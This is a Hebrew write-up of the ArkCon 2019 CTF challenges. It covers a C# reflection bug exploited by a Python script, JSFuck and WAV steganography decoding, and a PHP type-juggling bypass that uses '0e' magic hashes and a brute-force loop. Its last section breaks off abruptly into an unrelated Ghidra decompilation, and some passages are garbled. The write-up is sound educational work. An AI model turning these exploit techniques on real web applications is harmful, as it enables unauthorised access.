



Technologic Papers

סדרת אתגרי 2019 - ArkCon

מאת Dvd848 ו-YaakovCohen88

כחלק מהכנס [ArkCon19](#) של חברת CyberArk, נפתח CTF עם תשעה אתגרים מתחומים שונים: Web, Reversing, Pwn ו-Linux. במאמר זה נציג את הפתרון שלנו לאתגרים. האתגרים היו זמינים בין התאריכים 4-22/04/2019.

אתגר #1: Reflected (150 נקודות)

Challenge

Reflected 150

Mirror, mirror, on the wall, who's the sharpest of them all?

<http://54.93.193.57/challenge/CTF>

server.cs

Flag

Submit

פתרון:

לפני הכל, נבקר באתר ונבדוק מה יש בו:

```
root@kali:/media/sf_CTFs/arkcon/Reflected# curl http://54.93.193.57/challenge/CTF && echo
No flag here...
```

בינתיים לא הרבה. השלב הבא הוא בדיקת קובץ ה-C# המצורף:

```
using System;
using System.Reflection;
using Microsoft.AspNetCore.Mvc;

namespace CsharpCoreCTF.Controllers {
    [Route("Challenge/{controller}")]
```

```

public class CTF : Controller {
    [HttpGet]
    public string Get([FromQuery]int i, [FromQuery]string a,
[FromQuery]string b, [FromQuery]string c) {
        try {

            FlagKeeper flagKeeper = new FlagKeeper();
            unsafe {
                int* ptr = flagKeeper.GetFlag(a, c, b);
                char* flgPTR = (char*)ptr;
                return (flgPTR[i] ^ (char)i).ToString();
            }
        }
        catch (Exception) {
            return "No flag here...";
        }
    }

    public class FlagKeeper {
        string _flag = "?";
        private FlagRetriever _flagRetriever;

        unsafe public int* GetFlag(string c, string b, string a) {
            _flagRetriever = new FlagRetriever();
            Pointer res =
(Pointer)((_flagRetriever.GetType()).GetMethod(c).Invoke(_flagRetriever, new[] {
a, b })); ;

            return (int*)Pointer.Unbox(res);
        }

        public unsafe class FlagRetriever {
            public int* WTF(string a, string b) {
                Type ftype = Type.GetType($"CsharpCoreCTF.Controllers{a}");
                var inst = Activator.CreateInstance(ftype);

                unsafe {

                    var p = inst.GetType().GetField(b, (BindingFlags)(16 |
32 | 4));

                    string pStr = (string)(p.GetValue(inst));
                    fixed (char* pRet = pStr) {
                        return (int*)pRet;
                    }
                }
            }
        }
    }
}

```

כאשר אנו שולחים בקשת Get ל-`/challenge/CTF`, אנו למעשה קוראים למתודת `Get` של המחלקה `CTF`. ניתן לראות שהמתודה מצפה לקבל ארבעה פרמטרים מהבקשה - מספר `i` ושלוש מחרוזות: `a`, `b`, `c`. אם משהו משתבש, נזרק `exception` ואנו מקבלים את התוצאה שראינו קודם - הודעת "No flag here...". אחרת, היא מייצרת מופע של `FlagKeeper` וקוראת למתודת `GetFlag` על מנת לקבל את הדגל.

נתחיל לחקור את ארבעת הפרמטרים כדי להבין מה אנחנו אמורים לשלוח עבור כל אחד מהם. שימו לב שאפשר בקלות לקחת את הקוד לפרוייקט חדש ב-`Visual Studio`, להסיר ממנו את החלקים המעטים שקשורים ל-MVC או ל-Web ולדבג את עיקר הלוגיקה בנוחות.



הפרמטר הראשון הוא i, וניתן לראות שמשתמשים בו על מנת לבצע xor של התו של הדגל במקום i-יחד עם i. כלומר, לאחר שנבין מהם שאר הפרמטרים, נצטרך לבצע סדרת בקשות עם ערך i עולה (מאפס עד אורך הדגל, שאינו ידוע כרגע) על מנת לקבל את כל תווי הדגל - ובכל פעם לבצע xor משלנו עם i על מנת לקבל את הערך המקורי.

הפרמטר השני הוא a, והוא נשלח בתור הפרמטר הראשון ל-GetFlag, שם הוא מקבל את השם c.c. משמש כפרמטר ל-GetMethod של FlagRetriever, וניתן לראות שהמתודה היחידה שמוגדרת למחלקה זו היא WTF. לכן נקבע ש-a יקבל את הערך WTF.

הפרמטר השלישי הוא b, והוא נשלח בתור הפרמטר השלישי ל-GetFlag, שם הוא מקבל את השם a.a. נשלח למתודה שראינו קודם ומשמש להשלמת הנתבי "CsharpCoreCTF.Controllers{a}", כלומר, הוא מייצר מחרוזת שמוזרקת במקום {a}. מהנתבי הזה ייווצר מופע שממנו נקרא את השדה שנשלח כפרמטר נוסף למתודה, לכן הגיוני להסיק שהשדה הוא _flag והמופע שיווצר הוא של FlagKeeper. כלומר, הנתבי שאנו מחפשים כעת הוא הנתבי ל-FlagKeeper, ובתחביר ה-Reflection של C# הדבר נכתב כך:

```
CsharpCoreCTF.Controllers.CTF+FlagKeeper
```

סימן ה-"+" (בניגוד לנקודה) מבטא את העובדה ש-FlagKeeper הינה מחלקה פנימית. בשורה התחתונה, עלינו לשלוח "CTF+FlagKeeper". ב-b.

הפרמטר הרביעי והאחרון הוא c, והוא נשלח בתור הפרמטר השני ל-GetFlag, שם הוא מקבל את השם b. כבר ראינו קודם שהגיוני לשלוח עבורו את הערך "_flag".

אם כך, מצאנו את ארבעת הפרמטרים, ננסה לשלוח אותם:

```
root@kali:/media/sf_CTFs/arkcon/Reflected# curl -G "http://54.93.193.57/challenge/CTF" --data "i=0" --data "a=WTF" --data-urlencode "b=.CTF+FlagKeeper" --data "c=_flag" && echo 65
```

קיבלנו 65. נבצע xor עם 0 ונקבל שוב 65, וב-ASCII נקבל A. זה סימן טוב, כי הדגלים אמורים להתחיל עם ArkCon. כעת נשתמש בסקריפט הבא על מנת לקבל את הדגל:

```
import requests

def get_nth_char(n):
    r = requests.get("http://54.93.193.57/challenge/CTF?i={}&a=WTF&b=.CTF%2BFlagKeeper&c=_flag".format(n))
    return chr(int(r.text) ^ n)

i = 0
flag = ""
while (len(flag) == 0) or (flag[-1] != '}'):
    flag += get_nth_char(i)
    i += 1

print(flag)
```

הדגל:

```
ArkCon{d0 kn0w r3fl3c710n_h45_1t5_pr1c3}
```

אתגר 2: #OpArkCon (200 נקודות)

Challenge

#OpArkCon
200

We didn't invite Anonymous to ArkCon.
So they attacked one of our systems, check if they left clues to flag!

<http://35.157.134.91>

Flag


Submit

פתרון:

האתגר הזה הוא "יצירה נגזרת" של מתקפה שהתרחשה לפני מספר חודשים. במסגרת המתקפה, התוקפים הצליחו להריץ קוד Javascript למשך כשעה על שורה של אתרים מובילים בארץ, ביניהם בנק הפועלים, בנק לאומי, Ynet, כלכליסט, יד 2, מספר אתרים רשמיים של משרדי ממשלה, רשויות מקומיות ועוד. הפוטנציאל של מתקפה כזו הוא כמעט אינסופי, והנזק שניתן היה לעשות הוא לא פחות מקטסטרופלי. עם זאת, בגלל טעות תכנותית, האירוע הסתיים ב-deface של האתרים בלבד. את הסיפור המלא אפשר לקרוא ב**בלוג של CyberArk** ובבלוג **אינטרנט ישראל**. משום מה לא נראה שהאירוע דווח ברבים מאמצעי התקשורת המרכזיים, מעניין אם הסיבה היא שיקול של חוסר עניין לציבור או שהיו שיקולים אחרים בהחלטה להצניע את הסיקור.

איך זה נראה אצלנו? ובכן, הקישור המצורף הוביל לדף האינטרנט הבא, שעוצב בהשראת ה-deface המדובר:





מבט על קוד המקור של האתר מראה את אותה טעות תכנותית מפורסמת:


```
function ParseOS(userAgent) {
    var userAgent = navigator.userAgent.toLowerCase();
    var os = "Windows";
    //Corresponding arrays of user-agent strings and operating systems
    match = ["windows nt 10","windows nt 6.3","windows nt 6.2","windows
nt 6.1","windows nt 6.0","windows nt 5.2","windows nt 5.1","windows
xp","windows nt 5.0","windows
me","win98","win95","win16","macintosh","mac os
x","mac powerpc","android","linux","ubuntu","iphone","ipod","ipad","blac
kberry","webos"];
    result = ["Windows 10","Windows 8.1","Windows 8","Windows
7","Windows Vista","Windows Server 2003/XP x64","Windows XP","Windows
XP","Windows 2000","Windows ME","Windows 98","Windows 95","Windows
3.11","Mac OS X","Mac OS X","Mac OS
9","Android","Linux","Ubuntu","iPhone","iPod","iPad","BlackBerry","Mobil
e"];
    //For each item in match array
    for (var i = 0; i < match.length; i++) {
        //If the string is contained within the user-agent then
        set the os
        if (userAgent.indexOf(match[i]) !== -1) {
            os = result[i];
            break;
        }
    }
    //Return the determined os
    return os;
}
OS = ParseOS()
if (OS !== "Windows"){
    document.write('<body bgcolor=black><center><h1><font color=red>Why?
Because Cyber!<br>#OpArkCon</font></h1></center>')
    window.stop()
}
```

מכיוון שהתוצאה שחוזרת מ-ParseOS תמיד תהיה שונה מהמחרוזת המפורשת "Windows", אנחנו תמיד נכנס אל התנאי, ה-Deface יתבצע ושאר הקוד לא ירוץ. ומה היה קורה ללא הטעות התכנותית הזו, כלומר אם הקוד היה ממשיך לרוץ? במקרה הזה היינו מגיעים לקוד הבא, שנמצא בהמשך הדף:

```
<script type="module">
  import "../OpArkCon.js";
</script>
```

הקובץ OpArkCon.js כולל קוד Javascript שכתוב ב-[JSFuck](#) - שיטה לכתיבת קוד Javascript באמצעות שישה תווים בלבד: סוגריים מרובעים, סוגריים עגולים, סימן קריאה וסימן חיבור. כך נראה למשל הקידוד של alert(1) ב-JSFuck:

[illegible]




הסקריפט שלנו הרבה יותר ארוך, ואפשר לפענח אותו (או כל סקריפט אחר) באמצעות מספר דרכים - ישנם אתרים שמבצעים את הפענוח אונליין, ודרך אחרת היא להריץ את הקוד ב-console:

```
root@kali:/media/sf_CTFs/arkcon/OpArkCon# node OpArkCon.js
undefined:2
const OpArkCon = 'OpArkCon'; OpArkCon = 'OpArkCon'; let audio = new Audio(unescape(escape(Object.keys({OpArkCon: null}))[0]).replace(/u.{8}/g, []))); audio.play();
```


היתרון של פענוח באמצעות ה-console במקרה הזה הוא הבלטת העובדה שהסקריפט כולל תווים שאינם בטווח ה-ASCII. מספר שירותי פענוח אונליין פשוט הסירו את התווים לחלוטין, מה שמנע התקדמות. נעביר את הפלט דרך עורך הקס כדי לראות באילו תווים מדובר:

```
root@kali:/media/sf_CTFs/arkcon/OpArkCon# node OpArkCon.js 2>&1 | xxd -g 1
00000000: 75 6e 64 65 66 69 6e 65 64 3a 32 0a 63 6f 6e 73 undefined:2.con
00000010: 74 20 4f 70 41 72 6b 43 6f 6e 20 3d 20 27 4f 70 t OpArkCon = 'Op
00000020: 41 72 6b 43 6f 6e 27 3b 20 4f 70 41 72 6b 43 6f ArkCon'; OpArkCo
00000030: 6e 20 3d 20 27 4f 70 41 72 6b 43 6f 6e 27 3b 20 n = 'OpArkCon';
00000040: 20 6c 65 74 20 61 75 64 69 6f 20 3d 20 6e 65 77 let audio = new
00000050: 20 41 75 64 69 6f 28 75 6e 65 73 63 61 70 65 28 Audio(unescape(
00000060: 65 73 63 61 70 65 28 4f 62 6a 65 63 74 2e 6b 65 escape(Object.ke
00000070: 79 73 28 7b 4f 70 41 72 6b 43 6f 6e f3 a0 84 af ys({OpArkCon....
00000080: f3 a0 85 93 f3 a0 84 b3 f3 a0 85 a3 f3 a0 85 b2 .....
00000090: f3 a0 84 b3 f3 a0 85 b4 f3 a0 85 8d f3 a0 84 b3 .....
000000a0: f3 a0 85 b3 f3 a0 85 b3 f3 a0 84 b4 f3 a0 85 a7 .....
000000b0: f3 a0 84 b3 f3 a0 84 ae f3 a0 85 b7 f3 a0 85 a1 .....
000000c0: f3 a0 85 b6 3a 6e 75 6c 6c 7d 29 5b 30 5d 29 2e ....:null}))[0]).
000000d0: 72 65 70 6c 61 63 65 28 2f 75 2e 7b 38 7d 2f 67 replace(/u.{8}/g
000000e0: 2c 5b 5d 29 29 29 3b 20 61 75 64 69 6f 2e 70 6c ,[])); audio.pl
000000f0: 61 79 28 29 3b 0a 20 20 20 20 20 20 20 20 20 ay();.
```

אפשר לראות שמדובר בתווי Unicode ממשפחת ה-Variation Selectors, מ-U+E0100 (f3 a0 84 80) ועד U+E01EF (f3 a0 87 af). אם ניקח את הקוד ונריץ אותו בדפדפן, נקבל הודעות שגיאה שונות:



אבל אם נעתיק את החלקים המעניינים מה-console של לינוקס, ונדביק אותם ב-console של כלי הפיתוח של הדפדפן, נקבל תוצאה מעניינת:





למרות שהממשק לא מצליח להציג את התווים המיוחדים, הוא מבין שהם שם ומתייחס אליהם. התוצאה היא נתיב לקובץ wav, עם מסר נסתר. נוריד את הקובץ ונאזין לו. ניתן לשמוע את התוכן הבא:

```
You made a CTF without inviting us. We are Anonymous. We are legion. We do not forgive. We do not forget. Expect us.
```

ישנם לא מעט דרכים להסתיר תוכן בתוך קובץ Wav. הדרך הפשוטה ביותר היא להסתיר את התוכן ב-metadata, וזה בדרך כלל המקום הראשון שבו כדאי לבדוק. במקרה שלנו, ה-metadata מכיל את התוכן הבא:

```
root@kali:/media/sf_CTFs/arkcon/OpArkCon# exiftool S3cr3tM3ss4g3.wav | tail -6
Title           : "Louder, Stronger, Better!" - realgam3
Product         : OpArkCon
Artist          : Anonymous
Date Created    : 2019
Genre           : Cyber Punk
Duration        : 9.67 s
```

אפשר לראות פה ציטוט של ["תומר זית האגדי"](#): "גבוה יותר, חזק יותר, טוב יותר". מה שנראה במבט ראשון כמו המלצה להגביה את השמע מכיל רמז דק יותר: ראשי התיבות של הביטוי הן LSB, קיצור ששימושו הנפוץ יותר הוא עבור Least Significant Bit. בהקשר של [סטגנוגרפיה](#), זוהי שיטה שבה מחביאים מידע על ידי שינוי הערך של הביט התחתון בכל בייט של תוכן (כלומר, לא נוגעים ב-Headers או ב-Metadata, רק ב-Payload עצמו). השינוי לתוכן הוא כל כך מזערי שבני אדם לרוב לא מסוגלים לשים לב אליו.

כדי לחלץ את המידע, נשתמש בסקריפט הבא:

```
import wave
import binascii

res = ''
f = wave.open('S3cr3tM3ss4g3.wav', 'rb')
for frame in f.readframes(f.getnframes()):
    res += str(ord(frame) & 0x1)


print binascii.unhexlify(format(int(res, 2), 'x'))
```

התוצאה:

```
root@kali:/media/sf_CTFs/arkcon/OpArkCon# python LSB.py
ArkCon{n0w_Y0u_S33_M3_N0W_Y0u_D0nt}#####
#####
#####
#####
#####
#####
```

הדגל:

```
ArkCon{n0w_Y0u_S33_M3_N0W_Y0u_D0nt}
```



אתגר 3: 'Ballin' (250 נקודות)

Challenge

Ballin'

250

The year is 1991, NBA finals - Lakers vs. Bulls.
Would you be ballin' like Jordan and find the flag?

http://18.185.240.42

server.php

Flag

Submit


פתרון:

נסה לגשת לאתר ונקבל אוסף הגיגים:

```
root@kali:/media/sf_CTFs/arkcon/Ballin# curl http://18.185.240.42/ && echo
Please REQUEST nicely
root@kali:/media/sf_CTFs/arkcon/Ballin# curl http://18.185.240.42/ && echo
Haramé
root@kali:/media/sf_CTFs/arkcon/Ballin# curl http://18.185.240.42/ && echo
People say Jordan went through a purple PATCH, maybe you should too
```

קובץ ה-PHP המצורף מכיל את הלוגיקה הבאה:

```
zohwncih r0l($mnlcha, $guacw_eyes) {
    #bnnjm://mnuweipylzfiq.wig/koymncihm/14673551/yhwlsjn-xywlsjn-qcnb-ril-ch-jbj
}
$zfua = "UleWih{?}";
$fcmm = ullus('w1w32', 'gx5', 'mbul');
$ufai = $fcmm[ullus_luhx($fcmm)];
cz (!ygjns($ JIMN['eys']) || !ygjns($ JIMN['bulugy'])) {
    $vumeyn = bumb($ufai, r0l($zfua, $ JIMN['eys']));
    $bulugy = bumb($ufai, mnllp($ JIMN['bulugy']));
} yfmy {
    ywbi ("Jfyumy wfimyX nby xiil vybchx sio\h");
    yrcn;
}
$wixy = "20190429 71070 y7707 1312 3 14159265359";
cz (!ygjns($ JIMN['wiuwb']) || !ygjns($ JIMN['dylmys'])) {
    $vumeyn = mnl lyjfuwy(" ", $ JIMN['wiuwb'], movmnl($wixy,
    $ JIMN['dylmys']).movmnl($wixy, 0, $ JIMN['dylmys']));
    ywbi ("BULUGY!\h");
    $vuff = bumb('gx5', $vumeyn);
    cz (cmmyN($ JIMN['vuff']) && cmmyN($ JIMN['dylmys']) ) {
        $vuff = movmnl(r0l(juwe("B*", $ JIMN['vuff']), $vuff), -8) * $ JIMN['dylmys'];
        $bulugy = bumb($ufai, r0l($bulugy, $vumeyn));
    }
    cz ($vumeyn != bumb($ufai, $vuff))
        yrcn;
    $eys = bumb($ufai, $bulugy);
    ywbi ("U bchn:" . mnl mbozzfy($eys . $zfua) . "\h");
    cz ($eys == $ JIMN['eys'])
```

```
ywbi ("Sio uly nby AIUN: " . $zfua);
yrcn;
```

בהנחה שזה אכן PHP, אפשר לנחש כמה ממילות המפתח לפי מבנה הקוד:

Encrypted	Decrypted
zohwncih	function
cz	if
ywbi	echo
yrcn	exit
yfmy	else

זה נראה כמו צופן החלפה פשוט, מהסוג שאפשר לפתוח באמצעות ניתוח תדירויות. [האתר הזה](#) מפענח את הצופן בקלילות, ואחרי מספר תיקונים קלים אנחנו מקבלים את הקוד הבא:

```
function xor($string, $magic_key)
{
    #https://stackoverflow.com/questions/14673551/encrypt-decrypt-with-xor-in-php
}

$flag = "ArkCon(?)";
$list = array('crc32', 'md5', 'sha1');
$algo = $list[array_rand($list)];
if (!empty($_POST['key']) || !empty($_POST['haram']))
{
    $basket = hash($algo, xor($flag, $_POST['key']));
    $haram = hash($algo, strrev($_POST['haram']));
}
else
{
    echo ("Please closed the door behind you\n");
    exit;
}
$code = "20190429_71070_e7707_1312_3_14159265359";
if (!empty($_POST['coach']) || !empty($_POST['jersey']))
    $basket = str_replace(" ", $_POST['coach'], substr($code,
    $_POST['jersey']).substr($code, 0, $_POST['jersey']));
echo ("HARAM!\n");
$ball = hash('md5', $basket);
if (isset($_POST['ball']) && isset($_POST['jersey']))
{
    $ball = substr(xor(pack("H*", $_POST['ball']), $ball), -8) * $_POST['jersey'];
    $haram = hash($algo, xor($haram, $basket));
}
if ($basket != hash($algo, $ball))
    exit;
$key = hash($algo, $haram);
echo ("A hint: " . str_shuffle($key . $flag) . "\n");
if ($key == $_POST['key'])
    echo ("You are the GOAT: " . $flag);
exit;
```

אז מה יש לנו פה במבט ראשון?

- פונקציית xor שאותה עלינו להשאל מ-stackoverflow.
- בחירה רנדומלית של פונקציית hash (לצורך העניין, נקרא גם ל-CRC32 פונקציית hash) ושימוש בה לאורך הקוד. אם ההתקפה שלנו תסתמך על התנהגות/פלט של פונקציה מסוימת, נצטרך להריץ את הקוד מספר פעמים על מנת להגיע למצב שהפונקציה שרצינו היא זאת שתוגרל ושתרוץ.
- משתני קלט שונים שאיתם אנחנו יכולים לשחק עם הלוגיקה.



- דגל שעובר מיפולציות שונות, ולבסוף מודפס בצורה כזאת או אחרת, בהנחה שמצליחים לעקוף את הקריאות ל-exit לפני.

ברור שהמטרה היא לעבור את השורה "if (\$basket != hash(\$algo, \$ball))". נבחן את התנאי.

\$basket יכול להגיע מאחת השורות הבאות:

```
$basket = str_replace(" ", $POST['coach'], substr($code, $POST['jersey']).substr($code, 0, $POST['jersey']));
$basket = hash($algo, xor($flag, $POST['key']));
```

אם הוא מגיע משורה #1, אז אורכו יהיה כאורך \$code, כלומר 39 תווים. אף אחת מפונקציות ה-hash שבנמצא לא מוציאה פלט של אורך כזה, לכן האפשרות הזו יורדת מהשולחן לעת עתה.

אם הוא מגיע משורה #2, האורך שלו אכן יתאים לאורך החלק השני של התנאי. אולם, שליטה בערך של \$basket אפשרית במקרה זה באמצעות אחת משתי גישות:

- שליחה של כמות אפסים ארוכה מאוד ב-key (ארוכה יותר מאורך של דגל סביר) כשלאחר מכן יגיע תו שאינו אפס. במקרה הזה ערכו של \$basket יהיה כערכו של הדגל (מכיוון שביצוע XOR עם אפס לא משנה את הערך המקורי), אך לא נדע מהו ערך זה כי הדגל לא ידוע. לכן, לא נראה שניתן להתקדם בגישה זו.
- שליחה של ערכים שאינם אפסים - לא נראה שניתן להתקדם בדרך זו, כי כדי לגרום ל-\$basket לקבל ערך ידוע מראש, נצטרך לדעת מראש את הדגל.

לכן, גם אפשרות זו יורדת מהפרק.

אם כך, נותרנו ללא אפשרויות, או ליתר דיוק, ללא אפשרות ריאלית שתאפשר לנו לעבור השוואה של מחרוזות בהצלחה. למזלנו, שפת PHP מבצעת Implicit Casting כאשר נעשית השוואה באמצעות "!=" או "==" (בניגוד ל-"==" ול-"===" שמונעות implicit casting) ולכן התקווה היחידה שלנו היא לייצר קלט שיגרום ל-PHP להתייחס אליו בתור משהו מלבד מחרוזת.

שיטה #2 עדיין נראית לא ריאלית בגלל אותן סיבות שפורטו קודם, אך בשיטה #1 כעת יש לנו יכולת לשחק עם הערך:

- אנחנו מתחילים מהערך של \$code: 20190429_71070_e7707_1312_3_14159265359
- עלינו להחליף את המקפים התחתונים במשהו (coach)
- אנחנו יכולים לבצע "סיבוב" של המחרוזת (מעין ROL/ROR) באמצעות המשתנה jersey, והתוצאה נשמרת ב-\$basket
- ה-md5 של \$basket נשמר ב-\$ball
- מתבצעת פעולת xor של \$ball עם הקלט ball מהמשתמש, ואז מכפלה עם jersey
- על התוצאה מבצעים hash ומשווים ל-\$basket



עם המגבלות האלה אין לנו יותר מדי חופש שהרי אנחנו צריכים לייצר ערכים שיעברו implicit cast למשהו. נראה שהדבר הטבעי ביותר הוא לכוון ל-cast למספרים, אך התו e שאותו אנחנו יורשים מ-\$code - אות בודדת בסביבה שמורכבת אחרת מספרות - תקוע כמו עצם בגרון. או שלא?

הדוגמא הבאה תמחיש מדוע ה-e הוא בעצם מתנה:

```
root@kali:/media/sf_CTFs/arkcon/Ballin# php -r "var_dump(md5('240610708'));"
string(32) "0e462097431906509019562988736854"
root@kali:/media/sf_CTFs/arkcon/Ballin# php -r "var_dump(md5('QNKCDZO'));"
string(32) "0e830400451993494058024219903391"
root@kali:/media/sf_CTFs/arkcon/Ballin# php -r "var_dump(md5('240610708') == md5('QNKCDZO'));"
bool(true)
```

כפי שניתן לראות (ולקרוא על כך עוד [פה](#)), מנוע ה-PHP מגיע למסקנה ששתי המחרוזות המאוד שונות לעיל הן זהות, מכיוון שהוא מבצע implicit cast של המחרוזות למספרים ב**כתיב מדעי**, כלומר בתור:

```
0*10^462097431906509019562988736854, 0*10^830400451993494058024219903391
```

ומכיוון ששני הערכים הנ"ל הם למעשה אפס, התנאי מתקיים והם שווים. מכאן הכיוון ברור, ונותר רק למלא את הפרטים. את coach נשלח כ-0 על מנת לייצר רצף של 0e. את jersey נשלח כ-14 על מנת לסובב את ה-0e לראש המחרוזת. המשתנה \$basket הופך להיות:

```
0e7707013120301415926535920190429071070
```

לכן \$ball, לאחר שמבצעים עליו md5, הוא:


```
b1b54060d3bf1706bbb0dfff994025a8
```

את הערך הזה אנחנו לוקחים, מבצעים xor עם ה-ball שהתקבל כפרמטר, שומרים רק את שמונת התווים האחרונים ומכפילים ב-14. על התוצאה נבצע hash, ומה שיוצא אמור להיות מיוצג כאפס באמצעות כתיב מדעי.

נתחיל לעבוד מהסוף אחורה. נחפש מספר אשר מיוצג כאפס בכתיב מדעי, ואשר הינו תוצאה של hash על מספר שמתחלק ב-14 ללא שארית. מתוך שלושת פונקציות ה-hash שמוצעות לנו, הכי קל לבצע brute force על crc32 - גם בגלל שהחישוב אינו כבד וגם בגלל שהאורך שלו קצר יחסית, ולכן קיים סיכוי גבוה יותר למצוא תוצאה שמתחילה ב-0e וכוללת רק ספרות לאחר מכן.

נבצע זאת באמצעות הקוד הבא:

```
<?php
for ($i = 0; $i < 1000; ++$i)
{
    $h = hash('crc32', $i * 14);
    if ($h[0] == "0" and $h[1] == "e" and is_numeric(substr($h, 2)))
    {
        echo $i . "\n";
        echo $h . "\n";
        break;
    }
}
?>
```



התוצאה מתקבלת מיד:

```
root@kali:/media/sf_CTFs/arkcon/Ballin# php -f bf.php
593
0e875815
```

כלומר, אנחנו רוצים שהתוצאה של `substr(x0r(pack("H*", $_POST['ball']), $ball), -8)` תהיה 593, נכפיל ב-14 ונקבל 8302, נבצע `hash('crc32', 8302)` ונקבל 0e875815 שהוא בעצם 0.

כל שנותר הוא לשלוח ערך מתאים ב-ball, כך שלאחר xor עם 8a5a0299f0dbbb6d3f1706d36b5b1 וקיצוץ לשמונה תווים תחתונים, יהיה שווה ערך ל-593.

נמצא את הערך באמצעות הפקודה הבאה ב-Python:

```
>>> binascii.hexlify("").join([chr(ord(a) ^ ord(b)) for a, b in zip("994025a8", "00000593")])).zfill(32)
```

הסבר: אנו מבצעים xor של שמונת התווים האחרונים של \$ball עם הערך הרצוי על מנת לקבל את הערך שיש לשלוח, מקודדים כ-hex על מנת להתאים לפקודת pack("H*", ...), שמצפה לפורמט זה, ומיישרים ל-32 בתים (64 תווים) כדי לקבל מיקום נכון (עבור ביצוע xor עם שמונת התווים האחרונים).

ננסה את הערכים שמצאנו עד עתה:

[illegible]

הצלחנו להתקדם אל מעבר ל-exit הבעייתי. כל שנותר כעת הוא לשלוח key כך שהתנאי הבא יתממש ונקבל את הדגל:

```
if ($key == $_POST['key'])
    echo ("You are the GOAT: " . $flag);
```

לשם כך, אפשר להריץ את הקוד מקומית, ולהדפיס את התוצאה של השורה הבאה (כאשר אנו מוודאים כמובן שפונקציית ה-hash היא crc32):

```
$key = hash($algo, $haram);
```

במקרה של הקלט שלנו, התוצאה היא:


1ad2e497

נשלח ונקבל:

[illegible]

הדגל:

```
ArkCon{J0RD4N I5 TH3 B3ST PL4Y3R 3v3R!!}
```

אפשרות שנייה היא להשאיר פידבק:

```
Choose an option :
2
You chose option 2

Please write us a little feedback ;) :
Good game, we should do this again some time!
Thanks for your support dear User1
```

פונקציית ה-main של התוכנה נראית כך (ה-decompilation נעשה באמצעות Ghidra):

```
ulong main(void){
    game_context *pgVar1;
    uint uVar2;
    ulong ret;
    char *__filename;
    FILE *__stream;
    char *pFlag;
    size_t file_name_len;
    char *file_name;
    char nickname [64];
    char flag_buffer [34];
    undefined *option_handlers [3];
    uint user_option [2];
    int i;

    p_ctx = (game_context *)malloc(80);
    user_option[0] = 0;
    option_handlers[2] = (undefined *)0x0;
    flag_buffer._0_8_ = 23737701442867022; // NOINPUT
    flag_buffer._8_8_ = 0;
    flag_buffer._16_8_ = 0;
    flag_buffer._24_8_ = 0;
    flag_buffer._32_2_ = 0;
    user_guess = flag_buffer;
    option_handlers[0] = guess_flag;
